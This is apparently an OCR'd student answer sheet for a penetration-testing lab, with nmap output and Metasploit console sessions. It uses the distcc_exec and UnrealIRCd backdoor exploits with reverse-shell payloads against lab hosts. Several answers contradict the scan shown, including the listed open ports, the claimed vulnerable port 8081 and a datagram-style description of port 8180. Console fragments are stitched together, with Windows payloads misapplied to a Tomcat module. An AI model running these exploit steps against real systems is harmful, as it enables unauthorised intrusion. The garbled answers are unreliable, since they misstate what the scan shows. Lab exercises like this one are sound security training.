
```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 10.10.10.140-150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 22:40 EST
Nmap scan report for 10.10.10.143
Host is up (0.034s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE
3632/tcp  open  distccd
4444/tcp  open  krb524
41313/tcp open  unknown
49514/tcp open  unknown

Nmap scan report for 10.10.10.147
Host is up (0.034s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
6667/tcp  open  irc
6697/tcp  open  ircs-u
37903/tcp open  unknown

Nmap done: 11 IP addresses (2 hosts up) scanned in 35.67 seconds
```


a. [1 pt] What is the IP address of the server? 10.10.10.143
b. [1 pt] What ports are open on the server? 4444/tcp, 8009/tcp, 8180/tcp
c. [1 pt] What is the vulnerable service running on the server? Explain the service and the version. 8081/tcp is a vulnerable service. port 8180 provides an unreliable service and datagrams may arrive duplicated, out of order, or missing without notice.
d. [1 pt] Use Metasploit to get a shell on the server. What exploit and payload combination worked for you? Exploit used was unix/misc/distcc and payload was payload/cmd/unix/reverse


```
sc/distcc_exec

msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 10.10.10.143
RHOSTS ⇒ 10.10.10.143
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
```



a. [1 pt] What is the IP address of the server? 10.10.10.147
b. [1 pt] What ports are open on the server? 6667/tcp, 6697/tcp, 37903/tcp
c. [1 pt] What is the vulnerable service running on the server? Explain the service and the version. 6667 is vulnerable.

d. [1 pt] Use Metasploit to get a shell on the server. What exploit and payload combination worked for you? exploit exploit/unix/irc/unreal_ircd_3281_backdoor was used.


kali-linux-2023.3-vmware-a...
1 2 3 4
10.10.10.65
Shell No. 1
File Actions Edit View Help
0 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No Unre
alIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ir
c/unreal_ircd_3281_backdoor
msf6 exploit(unix/misc/distcc_exec) > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check Descri
ption
0 payload/cmd/unix/adduser normal No Add us
er with useradd
1 payload/cmd/unix/bind_perl normal No Unix C
ommand Shell, Bind TCP (via Perl)
2 payload/cmd/unix/bind_perl_ipv6 normal No Unix C
ommand Shell, Bind TCP (via perl) IPv6
3 payload/cmd/unix/bind_ruby normal No Unix C
ommand Shell, Bind TCP (via Ruby)
4 payload/cmd/unix/bind_ruby_ipv6 normal No Unix C
ommand Shell, Bind TCP (via Ruby) IPv6
5 payload/cmd/unix/generic normal No Unix C
ommand, Generic Command Execution
6 payload/cmd/unix/reverse normal No Unix C
ommand Shell, Double Reverse TCP (telnet)
7 payload/cmd/unix/reverse_bash_telnet_ssl normal No Unix C
ommand Shell, Reverse TCP SSL (telnet)
8 payload/cmd/unix/reverse_perl normal No Unix C
ommand Shell, Reverse TCP (via Perl)
9 payload/cmd/unix/reverse_perl_ssl normal No Unix C
ommand Shell, Reverse TCP SSL (via perl)
10 payload/cmd/unix/reverse_ruby normal No Unix C
ommand Shell, Reverse TCP (via Ruby)
11 payload/cmd/unix/reverse_ruby_ssl normal No Unix C
ommand Shell, Reverse TCP SSL (via Ruby)
12 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix C
ommand Shell, Double Reverse TCP SSL (telnet)
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > use cmd/unix/reverse
msf6 payload(cmd/unix/reverse) >


Encrypted Reverse TCP Stager
1389 payload/windows/encrypted_shell/reverse_tcp
TCP Stager
1390 payload/windows/encrypted_shell_reverse_tcp
msf6 auxiliary(admin/http/tomcat_administration) > show options
Module options (auxiliary/admin/http/tomcat_administration):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][.
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/
RPORT 8180 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
TOMCAT_PASS no The password for the specified username
TOMCAT_USER no The username to authenticate as
VHOST no HTTP server virtual host
View the full module info with the info, or info -d command.
msf6 auxiliary(admin/http/tomcat_administration) > set RHOSTS 10.10.10.143
RHOSTS ⇒ 10.10.10.143
msf6 auxiliary(admin/http/tomcat_administration) > set payloads payload/windows/x64/shell/bind_tcp
[!] Unknown datastore option: payloads.
payloads ⇒ payload/windows/x64/shell/bind_tcp
msf6 auxiliary(admin/http/tomcat_administration) > set payloads payload/windows/shell_bind_tcp
payloads ⇒ payload/windows/shell_bind_tcp
msf6 auxiliary(admin/http/tomcat_administration) > exploit
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed